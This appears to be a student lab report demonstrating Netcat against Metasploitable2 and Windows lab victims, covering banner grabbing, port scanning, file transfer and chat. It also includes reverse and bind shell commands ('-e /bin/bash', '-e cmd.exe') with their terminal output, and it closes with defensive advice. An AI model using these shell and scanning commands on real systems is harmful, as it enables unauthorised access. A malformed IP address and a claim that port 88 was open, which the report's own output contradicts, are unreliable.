

Netcat project:

1. Project Overview:

This project demonstrates the use of Netcat in a variety of offensive and defensive roles.

The lab setup includes three machines on the same network:

a Kali Linux VM (the attacker),
a Metasploitable2 VM (a Linux victim),
and a Windows host (a second victim).

The primary goal is to understand the practical applications of Netcat, such as file transfers, creating remote shells, and performing banner grabbing.

2. Lab Setup

- **Attacker Machine:** Kali Linux VM
- **Victim Machine 1:** Metasploitable2 VM
- **Victim machine 2:** Windows host
- **IP Configurations:**
 - **Kali ip:** 192.168.1.67
 - **Metasploitable ip:** 192.168.1.83
 - **Windows ip:** 192.168.1.68

3. Objectives:

- Demonstrate use of Netcat in offensive and defensive roles.
- Understand practical use cases: file transfer, remote shell, banner grabbing, etc.

4. Introduction to Netcat:

Netcat is a versatile networking tool often referred to as the "Swiss Army knife" of networking. It can be used to read from and write to network connections using TCP or UDP. The project uses several Netcat switches, including:

- **-l:** Listen mode, for inbound connections.
- **-v:** Verbose mode, to provide more information.
- **-p:** Specifies the port to listen on.
- **-e:** Execute a program after a connection is established.
- **-z:** Zero-I/O mode, used for scanning.
- **-w:** Timeout for connections.

5. Features demonstrated

1. Banner grabbing

- **Objective:**

To connect to a target's open ports and retrieve service banners, which can reveal information like the software name and version number.
- **Commands Used:**
 - **For metasploitable:** nc 192.168.1.83 21, nc 192.168.1.83 80
 - **For windows:** nc 192.168.1.68 80, then HEAD /HTTP/1.1, then pressed enter 2 times

Table 1: showing banner grabbing of metasploitable and windows machine

<pre>(paxton@kali)~[~/Documents/Netcat] \$ nc 192.168.1.83 21 220 (vsFTPd 2.3.4) ^C (paxton@kali)~[~/Documents/Netcat] \$ nc 192.168.1.83 80 HEAD / HTTP/1.1 HTTP/1.1 400 Bad Request Date: Wed, 06 Aug 2025 06:49:52 GMT Server: Apache/2.2.8 (Ubuntu) DAV/2 Connection: close Content-Type: text/html; charset=iso-8859-1</pre>	<pre>(paxton@kali)~[~/Documents/Netcat] \$ nc 192.168.1.68 80 HEAD / HTTP/1.1 HTTP/1.1 400 Bad Request Content-Length: 334 Content-Type: text/html; charset=us-ascii Server: Microsoft-HTTPAPI/2.0 Date: Wed, 06 Aug 2025 15:23:17 GMT Connection: close</pre>
-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------	-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------

- **Observations/Result:**

The commands successfully connected to the specified ports on both the Metasploitable2 and Windows machines. On the Metasploitable2 machine, the banner for the vsFTPd server and the Apache web server were successfully grabbed from ports 21 and 80, respectively. For the Windows machine, the banner for the Microsoft-HTTPAPI/2.0 web server was retrieved from port 80. This information is valuable for an attacker as it can be used to identify potential vulnerabilities associated with specific software versions.

2. Reverse Shell

- **Objective:**

To establish a shell on the victim machine that connects back to the attacker's machine. This is useful when a victim is behind a firewall that blocks inbound connections.

- **Commands Used:**

Between metasploitable and kali linux:

- **On metasploitable:** nc 192.168.1.67 44444 -e /bin/bash
- **On Kali Linux:** nc -lvp 44444

Between Windows and kali linux:

- **On windows:** nc 192.168.1.67 8888 -e cmd.exe
- **On Kali Linux:** nc -lvp 8888

Table 2: gaining shell access on metasploitable by reverse shell


	<pre>(paxton@kali)~[~/Documents/Netcat] \$ nc -lvp 44444 listening on [any] 44444 ... 192.168.1.83: inverse host lookup failed: Unknown host connect to [192.168.1.67] from (UNKNOWN) [192.168.1.83] 37722 ls receivedFromKali.txt vulnerable whoami msfadmin uname -a Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux ls -l total 8 -rw-r--r-- 1 msfadmin msfadmin 63 2025-08-06 01:59 receivedFromKali.txt drwxr-xr-x 6 msfadmin msfadmin 4096 2010-04-27 23:44 vulnerable</pre>
-------------------------------------------------------------------------------------	---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------

Table 3: gaining cmd access on windows by reverse shell

<pre>D:\Cybersecurity\Projects\Netcat>ncat 192.168.1.67 8888 -e cmd.exe</pre>	<pre>(paxton@kali)-[~/Documents/Netcat] \$ nc -lvp 8888 listening on [any] 8888 ... 192.168.1.68: inverse host lookup failed: Unknown host connect to [192.168.1.67] from (UNKNOWN) [192.168.1.68] 49215 Microsoft Windows [Version 10.0.19045.6093] (c) Microsoft Corporation. All rights reserved. D:\Cybersecurity\Projects\Netcat>ls ls D:\Cybersecurity\Projects\Netcat>dir dir Volume in drive D is New Volume Volume Serial Number is 726E-239D Directory of D:\Cybersecurity\Projects\Netcat 08/06/2025 09:37 PM <DIR> . 08/06/2025 09:37 PM <DIR> .. 08/06/2025 09:37 PM 63 receivedfromkali.txt 1 File(s) 63 bytes 2 Dir(s) 39,730,741,248 bytes free</pre>
----------------------------------------------------------------------------------	-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------

- Observations/Result:**
A listener was set up on the Kali Linux machine on the specified ports. When the commands were executed on both the Metasploitable2 and Windows machines, a reverse shell was successfully established. The Kali machine received a shell from each victim, allowing the attacker to execute commands like `ls`, `whoami`, `uname`, and `dir` on the victim systems, demonstrating full command execution capabilities.

3. Bind shell

- Objective:**
To open a listening port on the victim machine that an attacker can connect to in order to gain a remote shell. This is the opposite of a reverse shell.
- Commands Used:**
 - **On metasploitable:** `nc -lvp 44444 -e /bin/bash`
 - **On kali linux:** `nc 192.168.1.83 44444`

<pre>metasploitable [Running] - Oracle VirtualBox File Machine View Input Devices Help msfadmin@metasploitable:~\$ nc -lvp 44444 -e /bin/bash listening on [any] 44444 ... 192.168.1.67: inverse host lookup failed: Unknown host connect to [192.168.1.83] from (UNKNOWN) [192.168.1.67] 42694</pre>	<pre>(paxton@kali)-[~/Documents/Netcat] \$ nc 192.168.1.83 44444 ls receivedFromKali.txt vulnerable whoami msfadmin uname Linux uname -a Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux</pre>
-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------	--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------

Figure 1: gaining shell access on metasploitable by bind shell

- Observations/Result:**
A listener was set up on the Metasploitable2 machine on port 44444. The Kali Linux machine then connected to this port. This successfully provided the attacker (Kali) with a remote shell on the Metasploitable2 machine, allowing them to execute commands on the victim.

4. File Transfer

- **Objective:**
To transfer a file from one host to another using Netcat.
- **Commands Used:**
Between Metasploitable and kali linux:
 - **On metasploitable:** nc -lvp 4444 > receivedFromKali.txt
 - **On kali linux:** nc 192.168.1.83 4444 < file1.txt
Between Windows and kali linux:
 - **On windows:** ncat -l -p 8888 > receivedfromkali.txt
 - **On Kali Linux:** nc 192.168.68 8888 < file1.txt

Table 4: file transfer between metasploitable and kali linux machine



 <pre>metasploitable [Running] - Oracle VirtualBox File Machine View Input Devices Help msfadmin@metasploitable:~\$ nc -lvp 4444 > receivedFromKali.txt listening on [any] 4444 ... 192.168.1.67: inverse host lookup failed: Unknown host connect to [192.168.1.83] from (UNKNOWN) [192.168.1.67] 50608 msfadmin@metasploitable:~\$ ls receivedFromKali.txt vulnerable msfadmin@metasploitable:~\$ msfadmin@metasploitable:~\$ md5sum receivedFromKali.txt ad50e3a2c221e2b041cd989c2e093e48 receivedFromKali.txt msfadmin@metasploitable:~\$</pre>	 <pre>(paxton@kali)~[~/Documents/Netcat] \$ ls file1.txt NetCat.odt (paxton@kali)~[~/Documents/Netcat] \$ nc 192.168.1.83 4444 < file1.txt (paxton@kali)~[~/Documents/Netcat] \$ md5sum file1.txt ad50e3a2c221e2b041cd989c2e093e48 file1.txt (paxton@kali)~[~/Documents/Netcat] \$</pre>
---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------	----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------

Table 5: file transfer between kali linux and windows machine


 <pre>C:\Windows\System32\cmd.exe D:\Cybersecurity\Projects\Netcat>dir Volume in drive D is New Volume Volume Serial Number is 726E-239D Directory of D:\Cybersecurity\Projects\Netcat 08/06/2025 09:35 PM <DIR> . 08/06/2025 09:35 PM <DIR> .. 0 File(s) 0 bytes 2 Dir(s) 39,730,802,688 bytes free D:\Cybersecurity\Projects\Netcat>ncat -l -p 8888 > receivedfromkali.txt ^C D:\Cybersecurity\Projects\Netcat>dir Volume in drive D is New Volume Volume Serial Number is 726E-239D Directory of D:\Cybersecurity\Projects\Netcat 08/06/2025 09:37 PM <DIR> . 08/06/2025 09:37 PM <DIR> .. 08/06/2025 09:37 PM 63 receivedfromkali.txt 1 File(s) 63 bytes 2 Dir(s) 39,730,802,688 bytes free D:\Cybersecurity\Projects\Netcat></pre>	
--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------	--

- **Observations/Result:**
A listener was established on both the Metasploitable2 and Windows hosts, redirecting any incoming data to a new file. The Kali Linux machine then connected to the listeners and sent the contents of a file (file1.txt). The md5sum command was used to verify that the file was transferred correctly and that the contents were identical on both the sending and receiving ends.

5. Chat between hosts

- **Objective:**
To create a simple, real-time chat between two machines using a Netcat connection.
- **Commands Used:**
 - **On metasploitable:** nc -lvp 44444
 - **On kali linux:** nc 192.168.1.83 44444

Table 6: showing real time chat between metasploitable and kali linux machine



- **Observations/Result:**
A listener was started on the Metasploitable2 machine on port 44444. The Kali Linux machine then connected to this port. Once the connection was established, both hosts could send messages to each other, creating a basic chat application over the network.

6. Port scanning

- **Objective:**
To scan a target's ports to identify which ones are open.
- **Commands Used:**
 - **For metasploitable:** nc -zvnw 1 192.168.1.83 1-1000
 - **For windows:** nc -zvnw 1 192.168.1.68 1-100

Table 7: scanning ports on victims hosts

<pre>(paxton@kali)-[~/Documents/Netcat] \$ nc -zvnw 1 192.168.1.83 1-1000 (UNKNOWN) [192.168.1.83] 514 (shell) open (UNKNOWN) [192.168.1.83] 513 (login) open (UNKNOWN) [192.168.1.83] 512 (exec) open (UNKNOWN) [192.168.1.83] 445 (microsoft-ds) open (UNKNOWN) [192.168.1.83] 139 (netbios-ssn) open (UNKNOWN) [192.168.1.83] 111 (sunrpc) open (UNKNOWN) [192.168.1.83] 80 (http) open (UNKNOWN) [192.168.1.83] 53 (domain) open (UNKNOWN) [192.168.1.83] 25 (smtp) open (UNKNOWN) [192.168.1.83] 23 (telnet) open (UNKNOWN) [192.168.1.83] 22 (ssh) open (UNKNOWN) [192.168.1.83] 21 (ftp) open</pre>	<pre>(paxton@kali)-[~/Documents/Netcat] \$ nc -zvnw 1 192.168.1.68 1-100 (UNKNOWN) [192.168.1.68] 100 (?) : Connection timed out (UNKNOWN) [192.168.1.68] 99 (?) : Connection timed out (UNKNOWN) [192.168.1.68] 98 (?) : Connection timed out (UNKNOWN) [192.168.1.68] 97 (?) : Connection timed out (UNKNOWN) [192.168.1.68] 96 (?) : Connection timed out (UNKNOWN) [192.168.1.68] 95 (?) : Connection timed out (UNKNOWN) [192.168.1.68] 94 (?) : Connection timed out (UNKNOWN) [192.168.1.68] 93 (?) : Connection timed out (UNKNOWN) [192.168.1.68] 92 (?) : Connection timed out (UNKNOWN) [192.168.1.68] 91 (?) : Connection timed out (UNKNOWN) [192.168.1.68] 90 (?) : Connection timed out (UNKNOWN) [192.168.1.68] 89 (?) : Connection timed out (UNKNOWN) [192.168.1.68] 88 (kerberos) : Connection timed out (UNKNOWN) [192.168.1.68] 87 (?) : Connection timed out (UNKNOWN) [192.168.1.68] 86 (?) : Connection timed out (UNKNOWN) [192.168.1.68] 85 (?) : Connection timed out (UNKNOWN) [192.168.1.68] 84 (?) : Connection timed out (UNKNOWN) [192.168.1.68] 83 (?) : Connection timed out (UNKNOWN) [192.168.1.68] 82 (?) : Connection timed out (UNKNOWN) [192.168.1.68] 81 (?) : Connection timed out (UNKNOWN) [192.168.1.68] 80 (http) open (UNKNOWN) [192.168.1.68] 79 (finger) : Connection timed out (UNKNOWN) [192.168.1.68] 78 (?) : Connection timed out (UNKNOWN) [192.168.1.68] 77 (?) : Connection timed out (UNKNOWN) [192.168.1.68] 76 (?) : Connection timed out (UNKNOWN) [192.168.1.68] 75 (?) : Connection timed out (UNKNOWN) [192.168.1.68] 74 (?) : Connection timed out (UNKNOWN) [192.168.1.68] 73 (?) : Connection timed out (UNKNOWN) [192.168.1.68] 72 (?) : Connection timed out (UNKNOWN) [192.168.1.68] 71 (?) : Connection timed out (UNKNOWN) [192.168.1.68] 70 (gopher) : Connection timed out</pre>
------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------	------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------

- **Observations/Result:**

The commands were executed from the Kali machine. The results showed several open ports on the Metasploitable2 machine, including FTP (21), SSH (22), Telnet (23), SMTP (25), DNS (53), HTTP (80), and others. The scan of the Windows host identified that ports 80 and 88 were open.

6. Security Implications:

Netcat's versatility makes it a powerful tool for both network administrators and malicious actors. Attackers can use it for reconnaissance (banner grabbing, port scanning), establishing command and control (bind and reverse shells), and exfiltrating data (file transfers).

To defend against Netcat misuse, organizations can implement several measures:

- **Firewalls:** Use firewalls to block unauthorized inbound and outbound connections, which can prevent bind and reverse shells.
- **Intrusion Detection/Prevention Systems (IDS/IPS):** These systems can be configured to detect and block suspicious Netcat traffic or shell activity.
- **Principle of Least Privilege:** Ensure that users and services only have the permissions they need to function, which limits the potential damage if a shell is established.
- **Patch Management:** Keep all software, including operating systems and applications, updated to patch vulnerabilities that Netcat could exploit.

7. Conclusions:

This project successfully demonstrated the core functionalities of Netcat, highlighting its role as an essential tool for networking and security professionals. I was able to perform reconnaissance, establish various types of remote shells, transfer files, and even create a simple chat between machines. The exercises provided a practical understanding of Netcat's capabilities and underscored its dual nature as both a powerful administrative tool and a potential weapon for attackers. The results show why it's critical for network defenders to understand Netcat's functions to protect their systems from misuse.